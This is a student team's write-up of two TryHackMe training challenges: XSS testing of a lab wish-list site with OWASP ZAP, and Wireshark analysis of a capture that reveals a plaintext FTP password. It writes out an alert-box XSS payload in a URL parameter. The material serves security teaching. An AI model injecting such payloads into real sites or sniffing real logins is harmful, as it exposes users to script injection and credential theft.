PSP0201

Week 3

Writeup

Group Name: hiSpec

Members

ID	Name	Role
1211101670	Nur Lycia Nisriena binti Razidy	Leader
1211101007	Aisyah binti Ahmad Kassim	Member
1211101073	Muhammad Adam bin Mazli Zakuan	Member
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	Member


Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: THM Attackbox, Firefox, OWASP Zap

Solution/Walkthrough:


Question 1

Based on the OWASP Cheat Sheet, we can get the description of both Syntactic and Semantic validation level.




Question 2

Based on the OWASP Cheat Sheet, we can get the regular expression used to validate a US Zip Code.




Question 3

When the user enter their wish on the website it would show them an alert which is done by the attacker. It is apparent that the malicious content is stored directly on the website and available for the victims to see, which means that this vulnerability is considered as ‘stored crossite scripting’ .




Question 4

First of all, input the word ‘hello’ in the ‘search query’ box, then we can see on the address bar, that there is an additional string which is “?q=hello”. Based on that, we can say that the query string is ‘q’.



Question 5

Launch the OWASP ZAP Application. Run a ZAP automated scan on ‘http://10.10.95.127:5000’ and press the attack button. After the server were done processing, we can see on the ‘Alert’ tab that there is a total of 2 high priority XSS alerts which are represented by the red flag symbol.




Question 6

Based on the THM notes, the Javascript code needed to show an alert saying “PSP0201” is “<script>alert(PSP0201)</script>”.

A search query is put after this keyword parameter. The XSS can be exploited by putting a payload **instead** of the search query.


The url starts with `10.10.100.27/reflected?keyword=`. By adding text onto the keyword, we can perform reflected XSS like `10.10.100.27/reflected?keyword=<script>alert(1)</script>` which results in an alert box with 1 on our screen.



Bingo! The XSS was successfully exploited!

Question 7

After closing the browser and revisiting the site using the same IP address which is “10.10.95.127:5000”. The XSS attack is still there on the website.



Thought Process/Methodology:
Both questions 1 and 2 can easily be answered after reading through the OWASP Cheat Sheet. For the next question, using the THM Attackbox, we can access the target machine by using the IP address “10.10.95.127:5000” and we were brought to Santa’s official make a wish website. After testing out the website by inputting our wish in the wish text box, an alert showing the number “1” popped up on the website. It is apparent that a stored type vulnerability is used to exploit the application. Next, when we tried out the “search query” box, the address bar showed an additional string which is “?q=hello” and we conclude that the query string used is “q”. We then proceed to launch the OWASP Zap application and run a ZAP automated scan on the target, “10.10.95.127:5000”. After it was done processing, we discovered that the amount of high priority XSS alerts was 2 and the Javascript Code that were used to show the alert was “<script>alert(1)</script>”. Lastly, we tried exiting and revisiting the site using the same IP address and discovered that the XSS attack still persist.


Day 7 (Networking): The Grinch Really Did Steal Christmas

Tools used: Wireshark

Solution/walkthrough:

Question 1:


the IP address that initiates an ICMP/ping is 10.11.3.2



No.	Time	Source	Destination	Protocol	Length	Info
13	9.005543	10.11.3.2	10.10.15.52	TCP	55	57463 → 80 [ACK] Seq=1 Ack=1 Win=1029 Len=1
14	9.005564	10.10.15.52	10.11.3.2	TCP	66	80 → 57463 [ACK] Seq=1 Ack=2 Win=491 Len=0 SLE=1
15	9.585388	10.10.15.52	91.189.88.185	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 34
16	9.585402	10.10.15.52	91.189.88.184	TCP	74	[TCP Retransmission] [TCP Port numbers reused] 39
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=12
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=12
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=12
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=1
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=6
25	13.937385	10.10.15.52	91.189.92.39	TCP	74	56112 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961
26	15.601506	10.10.15.52	10.11.3.2	TCP	54	80 → 57463 [FIN, ACK] Seq=1 Ack=2 Win=491 Len=0
27	15.616777	10.11.3.2	10.10.15.52	TCP	54	57463 → 80 [ACK] Seq=2 Ack=2 Win=1029 Len=0
28	17.602711	10.10.15.52	10.11.3.2	TCP	54	80 → 57463 [RST, ACK] Seq=2 Ack=2 Win=491 Len=0

Question 2:


We use http.request.method == GET to see HTTP GET requests.



No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regula
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1


Question 3:

the article that the IP address "10.10.67.199" visited is reindeer-of-the-week at no 471




Question 4:


Use filter tcp.port == 21 and search for successful login at info



Right-click on it then choose to follow → TCP Stream




The leaked password during the login process was plaintext_password_fiasco




Question 5:

the protocol that is encrypted is SSH




Question 6:

After examining the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1.
Answer: 10.10.122.128 is at 02:c0:56:51:8a:51

